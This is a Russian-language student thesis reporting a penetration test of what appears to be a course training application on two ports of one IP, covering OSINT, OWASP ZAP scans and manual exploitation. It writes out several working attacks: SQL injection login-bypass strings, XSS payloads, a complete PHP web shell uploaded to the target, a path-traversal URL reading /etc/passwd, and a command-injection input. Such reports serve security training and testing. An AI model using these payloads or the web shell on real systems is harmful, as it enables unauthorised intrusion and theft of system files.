Дипломный проект по теме

«Penetration Testing»

Дата выполнения: 15.02.2024

Выполнил: Новиков В. С.

Оглавление

[Оглавление 1](#_Toc158883762)

[Введение 2](#_Toc158883763)

[1 Этап 1. OSINT 3](#_Toc158883764)

[1.1 Результаты сбора информации Shodan 3](#_Toc158883765)

[1.2 Результаты сбора информации Criminalip 3](#_Toc158883766)

[1.3 Анализ собранных данных 4](#_Toc158883767)

[2 Этап 2. Scanning 5](#_Toc158883768)

[2.1 ZAP + docker 5](#_Toc158883769)

[2.2 ZAP с графической оболочкой 6](#_Toc158883770)

[2.3 Результаты сканирования http://92.51.39.106:8060 7](#_Toc158883771)

[2.4 Результаты сканирования http://92.51.39.106:7799 8](#_Toc158883772)

[3 Этап 3. Testing (эксплуатация) 10](#_Toc158883773)

[3.1 Тестирование http://92.51.39.106:8060 10](#_Toc158883774)

[3.2 Тестирование http://92.51.39.106:7799 12](#_Toc158883775)

[4 Отчет о проведении анализа защищенности IP 92.51.39.106 17](#_Toc158883776)

[4.1 Exploitation proof 17](#_Toc158883777)

[4.2 План по устранению 21](#_Toc158883778)

[5 Приложение 26](#_Toc158883779)

# 

# Введение

Предоставлен IP адрес сервиса - 92.51.39.106

Необходимо протестировать сервис на безопасность – провести полноценное тестирование на проникновение методом черного ящика.

Тестирование необходимо провести в рамках пентеста приложения, с использованием open source инструментов.

# 

# Этап 1. OSINT

Для поиска информации о предоставленном IP адресе использовались:

* Shodan.io – поисковая система, позволяющая искать различные типы сервисов, подключенных к сети интернет, с использованием различных фильтров;
* Criminalip.io – поисковик-комбайн для OSINT, позволяющий искать различные типы сервисов, подключенных к сети интернет, с использованием различных фильтров;
* Google – поисковая система интернета.

## Результаты сбора информации Shodan

https://www.shodan.io/host/92.51.39.106

|  |  |  |
| --- | --- | --- |
| 1 | Hostnames | 1427771-cg36175.tw1.ru |
| 2 | Domains | tw1.ru |
| 3 | Country | Russian Federation |
| 4 | City | Saint Petersburg |
| 5 | Organization | TimeWeb Ltd |
| 6 | ISP | TimeWeb Ltd |
| 7 | ASN | AS9123 |

Найдены открытые порты:

22 (TCP) - OpenSSH 8.2p1 Ubuntu-4ubuntu0.2

8060 (TCP) - Server: Apache/2.4.7 (Ubuntu)

## Результаты сбора информации Criminalip

https://www.criminalip.io/asset/report/92.51.39.106

Данный сервис OSINT предоставил больше информации в сравнении с Shodan. Есть данные по безопасности, такие как – количество уязвимостей и эксплоитов.

|  |  |  |
| --- | --- | --- |
| 1 | Vulnerabilities | 68 |
| 2 | Exploit DB | 6 |
| 3 | Policy Violation | 1 |
| 4 | Remote Address | True |

Найдены открытые порты:

22 (TCP) - OpenSSH 8.2p1

7799 (TCP) - Tornado 5.1.1

8060 (TCP) - Apache 2.4.7

Найденные уязвимости (Vulnerabilities) описаны и имеют ссылку CVE и CWE. Для шести уязвимостей представлены ссылки на Exploit DB.

## 1.3 Анализ собранных данных

На основе предоставленной информации у нас цели для атаки:

<http://92.51.39.106:7799/> - BEEMERS использует Tornado Web Server

[http://92.51.39.106:8060/](http://92.51.39.106:7799/) - NetologyVulnApp.com использует Apache

Для каждой из целей выявили уязвимые сервисы, запушенные на портах, которые необходимо просканировать и в дальнейшем проэксплуатировать на основании полученной информации от сканирования.

# Этап 2. Scanning

На этом этапе используем open-source OWASP ZAP (Open Worldwide Application Security Project (OWASP) Zed Attack Proxy (ZAP))

Открытый исходный веб-сканер приложений для проверки безопасности.

Он предназначен для использования как теми, кто только начинает работать с приложениями для обеспечения безопасности, так и профессиональными специалистами по тестированию на проникновение.

Проект является одним из самых активных среди Open Worldwide Application Security Project (OWASP) и получил статус Flagship.

Когда используется как прокси-сервер, он позволяет пользователю манипулировать всем трафиком, который проходит через него, включая трафик с использованием HTTPS. Также может работать в режиме демона, который затем контролируется через REST API

## ZAP + docker

Запуск будет осуществлен на заранее подготовленной виртуальной машине с помощью docker, с указанием цели атаки и выводом итогов в отдельный файл репорт с расширением html. Установка и настройка дополнительного программного обеспечения будет приведена в приложении.

Пример кода для запуска ZAP:

docker run -v $(pwd):/zap/wrk/:rw -t owasp/zap2docker-stable zap-full-scan.py -t http://your-target-site -g full-zap-report.html

Параметры:

**-v** $(pwd):/zap/wrk/:rw: Монтирует текущий рабочий каталог внутрь контейнера ZAP, что позволяет сохранить отчеты на вашем хосте.

**-t** owasp/zap2docker-stable: Указывает Docker использовать образ ZAP.

**zap-full-scan.py** - запускает скрипт для полного сканирования (**zap-baseline.py** – быстрое сканирование).

**-t** http://your-target-site: Указывает целевой сайт для сканирования.

**-g** zap-report.html: Генерирует отчет в формате HTML с указанным именем файла.

Замените http://your-target-site на фактический URL вашего веб-приложения.

Код для запуска на виртуальной машине:

docker run -v $(pwd):/zap/wrk/:rw -t owasp/zap2docker-stable zap-full-scan.py -t http://92.51.39.106:8060 -g full-zap-report-8060.html

docker run -v $(pwd):/zap/wrk/:rw -t owasp/zap2docker-stable zap-full-scan.py -t http://92.51.39.106:7799 -g full-zap-report-7799.html

После последовательного выполнения этих команд, вы найдете два сгенерированных отчета с именами full-zap-report-8060.html и  
full-zap-report-7799.html в вашем текущем рабочем каталоге. Эти отчеты будут содержать результаты сканирования на наличие уязвимостей в веб-приложении.

## ZAP с графической оболочкой

Запуск будет осуществлен на заранее подготовленной виртуальной машине с операционной системой Linux. Установка и запуск ZAP будут приведены в приложении.

После запуска ZAP в открывшемся окне в разделе с результатами (располагается внизу и подразделяется на вкладки «History, Search, Alerts, Output) нажимаем + «плюс». Во всплывающим меню выбираем Automation. Раздел с результатами заполниться данными. В столбце «Type» находим «env» и дважды кликаем мышкой. В открывшемся окне строку «Default Contexy» редактируем, нажав «Modify». В поле URLs пишем цель (http://92.51.39.106:8060 или http://92.51.39.106:7799), для каждого теста одну цель.

После всех настроек разделе с результатами ищем иконку «Run Plan...». Сканирование запущено.

Для создания отчета выбираем вкладку «Report» -> «Generate Report». Указываем путь для сохранения отчета.

## Результаты сканирования http://92.51.39.106:8060

**Суммарный отчет по уязвимостям:**

|  |  |
| --- | --- |
| **Risk Level** | **Number of Alerts** |
| High | 6 |
| Medium | 5 |
| Low | 8 |
| Informational | 9 |
| False Positives: | 0 |

**Отчет по уязвимостям с ранжированием:**

|  |  |  |
| --- | --- | --- |
| **Name** | **Risk Level** | **Number of Instances** |
| [Cross Site Scripting (DOM Based)](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#40026) | High | 20 |
| [Cross Site Scripting (Persistent)](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#40014) | High | 1 |
| [Cross Site Scripting (Reflected)](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#40012) | High | 2 |
| [SQL Injection](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#40018) | High | 5 |
| [SQL Injection - MySQL](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#40019) | High | 3 |
| [Source Code Disclosure - File Inclusion](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#43) | High | 1 |
| [Absence of Anti-CSRF Tokens](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#10202) | Medium | 11 |
| [Anti-CSRF Tokens Check](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#20012) | Medium | 26 |
| [Content Security Policy (CSP) Header Not Set](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#10038) | Medium | 11 |
| [Missing Anti-clickjacking Header](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#10020) | Medium | 11 |
| [Relative Path Confusion](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#10051) | Medium | 16 |
| [Cookie No HttpOnly Flag](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#10010) | Low | 1 |
| [Cookie without SameSite Attribute](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#10054) | Low | 1 |
| [In Page Banner Information Leak](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#10009) | Low | 5 |
| [Permissions Policy Header Not Set](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#10063) | Low | 11 |
| [Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#10037) | Low | 12 |
| [Server Leaks Version Information via "Server" HTTP Response Header Field](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#10036) | Low | 11 |
| [Timestamp Disclosure - Unix](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#10096) | Low | 5 |
| [X-Content-Type-Options Header Missing](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#10021) | Low | 13 |
| [Authentication Request Identified](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#10111) | Informational | 1 |
| [Cookie Slack Detector](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#90027) | Informational | 52 |
| [GET for POST](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#10058) | Informational | 2 |
| [Information Disclosure - Sensitive Information in URL](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#10024) | Informational | 1 |
| [Non-Storable Content](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#10049) | Informational | 7 |
| [Session Management Response Identified](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#10112) | Informational | 3 |
| [Storable and Cacheable Content](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#10049) | Informational | 5 |
| [User Agent Fuzzer](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#10104) | Informational | 335 |
| [User Controllable HTML Element Attribute (Potential XSS)](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/8060/testreport.html#10031) | Informational | 1 |

Далее идет подробное описание найденных уязвимостей, с примерами использования, ссылками на CVE id, ссылками описания owasp.org, mitre.org и описанием вариантов устранения данных уязвимостей.

Ссылка на отчет будет предоставлена в приложении.

## Результаты сканирования http://92.51.39.106:7799

**Суммарный отчет по уязвимостям:**

|  |  |
| --- | --- |
| **Risk Level** | **Number of Alerts** |
| High | 4 |
| Medium | 7 |
| Low | 5 |
| Informational | 6 |
| False Positives: | 0 |

**Отчет по уязвимостям с ранжированием:**

|  |  |  |
| --- | --- | --- |
| **Name** | **Risk Level** | **Number of Instances** |
| [Cross Site Scripting (Reflected)](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/7799/testreport7799.html#40012) | High | 1 |
| [Path Traversal](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/7799/testreport7799.html#6) | High | 1 |
| [Remote OS Command Injection](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/7799/testreport7799.html#90020) | High | 1 |
| [SQL Injection - SQLite](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/7799/testreport7799.html#40018) | High | 2 |
| [Absence of Anti-CSRF Tokens](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/7799/testreport7799.html#10202) | Medium | 11 |
| [Anti-CSRF Tokens Check](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/7799/testreport7799.html#20012) | Medium | 15 |
| [Content Security Policy (CSP) Header Not Set](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/7799/testreport7799.html#10038) | Medium | 10 |
| [HTTP Only Site](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/7799/testreport7799.html#10106) | Medium | 1 |
| [Integer Overflow Error](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/7799/testreport7799.html#30003) | Medium | 1 |
| [Missing Anti-clickjacking Header](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/7799/testreport7799.html#10020) | Medium | 10 |
| [Vulnerable JS Library](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/7799/testreport7799.html#10003) | Medium | 2 |
| [Application Error Disclosure](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/7799/testreport7799.html#90022) | Low | 1 |
| [Dangerous JS Functions](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/7799/testreport7799.html#10110) | Low | 2 |
| [Permissions Policy Header Not Set](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/7799/testreport7799.html#10063) | Low | 11 |
| [Server Leaks Version Information via "Server" HTTP Response Header Field](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/7799/testreport7799.html#10036) | Low | 11 |
| [X-Content-Type-Options Header Missing](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/7799/testreport7799.html#10021) | Low | 11 |
| [Authentication Request Identified](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/7799/testreport7799.html#10111) | Informational | 1 |
| [Information Disclosure - Suspicious Comments](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/7799/testreport7799.html#10027) | Informational | 7 |
| [Modern Web Application](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/7799/testreport7799.html#10109) | Informational | 10 |
| [Storable and Cacheable Content](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/7799/testreport7799.html#10049) | Informational | 11 |
| [User Agent Fuzzer](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/7799/testreport7799.html#10104) | Informational | 12 |
| [User Controllable HTML Element Attribute (Potential XSS)](file:///run/media/novivits/KINGSTON/Vitaliy/PenTest/ZAP_docker/7799/testreport7799.html#10031) | Informational | 6 |

Далее идет подробное описание найденных уязвимостей, с примерами использования, ссылками на CVE id, ссылками описания owasp.org, mitre.org и описанием вариантов устранения данных уязвимостей.

Ссылка на отчет будет предоставлена в приложении.

# Этап 3. Testing (эксплуатация)

Тестирование будем проводит на основе предоставленных данных на этапе сканирования. Часть тестов уже было проведено автоматически с помощью ZAP, с предоставлением описания и эксплуатации. Некоторые тесты уязвимостей будут проведены вручную с последующим предоставлением доказательств эксплуатации.

## Тестирование http://92.51.39.106:8060

**SQL Injections**

Внедрение SQL-кода это способ взолома сайтов и программ, работающих с базами данных, основанный на внедрении в запрос произвольного SQL-кода.

Оценка CVSS v3 (БДУ ФСТЭК РФ)

|  |  |
| --- | --- |
| Вектор атаки (AV) | Сетевой (N) |
| Сложность атаки (AC) | Низкая (L) |
| Уровень привилегий (PR) | Не требуется (N) |
| Взаимодействие с пользователем (UI) | Требуется (N) |
| Влияние на другие компоненты системы (S) | Оказывает (U) |
| Влияние на конфиденциальность (C) | Высокое (H) |
| Влияние на целостность (I) | Высокое (H) |
| Влияние на доступность (A) | Высокое (H) |
| **Вектор CVSS (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)** | |
| **Базовая оценка 10.0** | |

В нашем случае SQL Injections влияет на авторизацию. Злоумышленник может обойти систему авторизации и получить доступ в «личный кабинет».

На сайте <http://92.51.39.106:8060/users/login.php> в поле логин ввести «admin' or '1'='1'#», в поле пароль любые символы. После нажатия входа мы попадем в личный кабинет пользователя.

Пример SQL Injection:

admin' or '1'='1'#

**Cross Site Scripting (DOM Based)**

На сайте есть форма для отправки комментариев, которая динамически добавляет содержимое комментария на страницу. Злоумышленник может ввести вредоносный код JavaScript в поле комментария, который затем будет добавлен на страницу и выполнен в контексте DOM.

Пример формы с внедрением XSS:

html

<form action="/submit" method="post">

<script>alert('Cross Site Scripting (DOM Based) 2')</script>">

</form>

**Cross Site Scripting (Persistent)**

На сайте есть возможность есть форма, где пользователи могут создавать и публиковать свои посты. На сайте сохраняется содержимое поста в базе данных и отображает его на странице без должной фильтрации.

Добавление скрипта на форуме:

<!-- Форма создания поста -->

<form action="/create\_post" method="POST">

<textarea name="content">Мой новый пост!</textarea>

<button type="submit"><script>alert('XSS!');</script></button>

</form>

Выведет ссылку, при нажатии на которую запуститься скрипт - окно предупреждение.

**Cross Site Scripting (Reflected)**

Пример запуска javascript на сайте с использованием специально сформированного javascript запроса в поле "Search":

<a href="http://92.51.39.106:8060/" onclick="alert('Это вредоносное сообщение!'); return false;">Перейти на сайт</a> -

Этот HTML-код создаст ссылку "Перейти на сайт", которая вызовет всплывающее окно с вредоносным сообщением.

Оценка CVSS V3 (БДУ ФСТЭК РФ) для Cross Site Scripting

|  |  |
| --- | --- |
| Вектор атаки (AV) | Сетевой (N) |
| Сложность атаки (AC) | Низкая (L) |
| Уровень привилегий (PR) | Не требуется (N) |
| Взаимодействие с пользователем (UI) | Требуется (R) |
| Влияние на другие компоненты системы (S) | Оказывает (C) |
| Влияние на конфиденциальность (C) | Низкое (L) |
| Влияние на целостность (I) | Низкое (L) |
| Влияние на доступность (A) | Высокое (H) |
| Вектор CVSS (AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:H) | |
| Базовая оценка 8.8 | |

**Source Code Disclosure - File Inclusion**

|  |  |
| --- | --- |
| Вектор атаки (AV) | Сетевой (N) |
| Сложность атаки (AC) | Низкая (L) |
| Уровень привилегий (PR) | Не требуется (N) |
| Взаимодействие с пользователем (UI) | Требуется (R) |
| Влияние на другие компоненты системы (S) | Оказывает (C) |
| Влияние на конфиденциальность (C) | Низкое (L) |
| Влияние на целостность (I) | Низкое (L) |
| Влияние на доступность (A) | Высокое (H) |
| Вектор CVSS (AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:H) | |
| Базовая оценка 8.8 | |

На сайте есть возможность загрузки файлов. Загрузим shell.php:

<?php

if ($\_SERVER['REQUEST\_METHOD'] === 'POST') {

$command = $\_POST['cmd'];

$output = shell\_exec($command);

echo "<pre>$output</pre>";

}

?>

<form method="post">

Command: <input type="text" name="cmd">

<input type="submit" value="Execute">

</form>

Запустим его - <http://92.51.39.106:8060/upload/>

В списке директорий выберем нужный нам каталог и запустим shell.php

## Тестирование http://92.51.39.106:7799

**SQL Injections**

Внедрение SQL-кода это способ взолома сайтов и программ, работающих с базами данных, основанный на внедрении в запрос произвольного SQL-кода.

Оценка CVSS v3 (БДУ ФСТЭК РФ)

|  |  |
| --- | --- |
| Вектор атаки (AV) | Сетевой (N) |
| Сложность атаки (AC) | Низкая (L) |
| Уровень привилегий (PR) | Не требуется (N) |
| Взаимодействие с пользователем (UI) | Требуется (N) |
| Влияние на другие компоненты системы (S) | Оказывает (U) |
| Влияние на конфиденциальность (C) | Высокое (H) |
| Влияние на целостность (I) | Высокое (H) |
| Влияние на доступность (A) | Высокое (H) |
| **Вектор CVSS (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)** | |
| **Базовая оценка 10.0** | |

В нашем случае SQL Injections влияет на авторизацию. Злоумышленник может обойти систему авторизации и получить доступ в «личный кабинет».

На сайте <http://92.51.39.106:7799/server.html> в поле логин ввести «admin' or '1'='1—», в поле пароль любые символы. После нажатия входа мы попадем в личный кабинет пользователя.

Пример SQL Injection:

admin' or '1'='1—

**Cross Site Scripting (Reflected)**

Пример запуска javascript на сайте с использованием специально сформированного javascript запроса в поле "Search":

<a href="http://92.51.39.106:7799/" onclick="alert('Это вредоносное сообщение!'); return false;">Перейти на сайт</a> -

Этот HTML-код создаст ссылку "Перейти на сайт", которая, когда будет щелкнута, вызовет всплывающее окно с вредоносным сообщением.

Оценка CVSS V3 (БДУ ФСТЭК РФ) для Cross Site Scripting

|  |  |
| --- | --- |
| Вектор атаки (AV) | Сетевой (N) |
| Сложность атаки (AC) | Низкая (L) |
| Уровень привилегий (PR) | Не требуется (N) |
| Взаимодействие с пользователем (UI) | Требуется (R) |
| Влияние на другие компоненты системы (S) | Оказывает (C) |
| Влияние на конфиденциальность (C) | Низкое (L) |
| Влияние на целостность (I) | Низкое (L) |
| Влияние на доступность (A) | Высокое (H) |
| Вектор CVSS (AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:H) | |
| Базовая оценка 8.8 | |

**Path Traversal**

Path Traversal (Path Traversal Attack) - это тип атаки на безопасность веб-приложений, при которой злоумышленник пытается получить несанкционированный доступ к файловой системе сервера, обходя ограничения доступа и перемещаясь по файловой структуре. Целью атаки является обычно доступ к файлам или директориям, к которым злоумышленник не имеет прав доступа.

Принцип работы Path Traversal заключается в использовании недостаточно проверенного или неэкранированного пользовательского ввода (обычно через URL или другие формы ввода), чтобы перейти за пределы корневого каталога веб-приложения и получить доступ к файлам или директориям на сервере.

Оценка CVSS V3 (БДУ ФСТЭК РФ)

|  |  |
| --- | --- |
| Вектор атаки (AV) | Сетевой (N) |
| Сложность атаки (AC) | Низкая (L) |
| Уровень привилегий (PR) | Не требуется (N) |
| Взаимодействие с пользователем (UI) | Не требуется (N) |
| Влияние на другие компоненты системы (S) | Не оказывает (U) |
| Влияние на конфиденциальность (C) | Низкое (L) |
| Влияние на целостность (I) | Не оказывает (N) |
| Влияние на доступность (A) | Не оказывает (N) |
| Вектор CVSS (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N) | |
| Базовая оценка 7.5 | |

Уязвимость была протестирована автоматически во время сканирования ZAP.

Пример ссылки на чтение passwd:

<http://92.51.39.106:7799/read?file=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd>

Отобразит содержание файла расположенного на сервере /etc/passwd, содержащий имена пользователей (login)

**Remote OS Command Injection**

Remote OS Command Injection - это тип атаки на безопасность веб-приложений, при которой злоумышленник вводит и выполняет операционные системные команды на удаленном сервере через уязвимость в веб-приложении. Целью атаки является выполнение команд на сервере от имени веб-приложения, что может привести к компрометации безопасности, утечке конфиденциальной информации и нежелательным действиям на сервере.

Принцип работы Remote OS Command Injection заключается в том, что злоумышленник вводит вредоносные команды в уязвимую форму ввода (например, поле для ввода веб-приложения), которые затем выполняются на сервере. Обычно атаки этого типа происходят, когда веб-приложение не выполняет должной проверки и фильтрации пользовательского ввода, позволяя вводить и выполнить произвольные команды.

Оценка CVSS v3 (БДУ ФСТЭК РФ)

|  |  |
| --- | --- |
| Вектор атаки (AV) | Сетевой (N) |
| Сложность атаки (AC) | Низкая (L) |
| Уровень привилегий (PR) | Не требуется (N) |
| Взаимодействие с пользователем (UI) | Требуется (N) |
| Влияние на другие компоненты системы (S) | Оказывает (U) |
| Влияние на конфиденциальность (C) | Высокое (H) |
| Влияние на целостность (I) | Высокое (H) |
| Влияние на доступность (A) | Высокое (H) |
| **Вектор CVSS (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)** | |
| **Базовая оценка 10.0** | |

Уязвимость была протестирована автоматически во время сканирования ZAP. Для эксплуатации необходимо перейти по ссылке <http://92.51.39.106:7799/server.html>. В окно ввода данных ввести следующию команду:

127.0.0.1&cat /etc/passwd&

Данная команда выведет содержание файла /etc/passwd


# Отчет о проведении анализа защищенности IP 92.51.39.106

## Exploitation proof


**SQL Injection**

Позволяет обойти систему авторизации сайте. Ниже приведены примеры эксплуатации:

* <http://92.51.39.106:8060/users/login.php.> В окне авторизации в поле логин ввести admin' or '1'='1'#



* <http://92.51.39.106:7799/server.html.> В окне авторизации в поле логин ввести admin' or 1=1—



**Cross Site Scripting**

Cross Site Scripting (DOM Based) <http://92.51.39.106:8060/>

Злоумышленник может ввести вредоносный код JavaScript в поле комментария, который затем будет добавлен на страницу и выполнен в контексте DOM

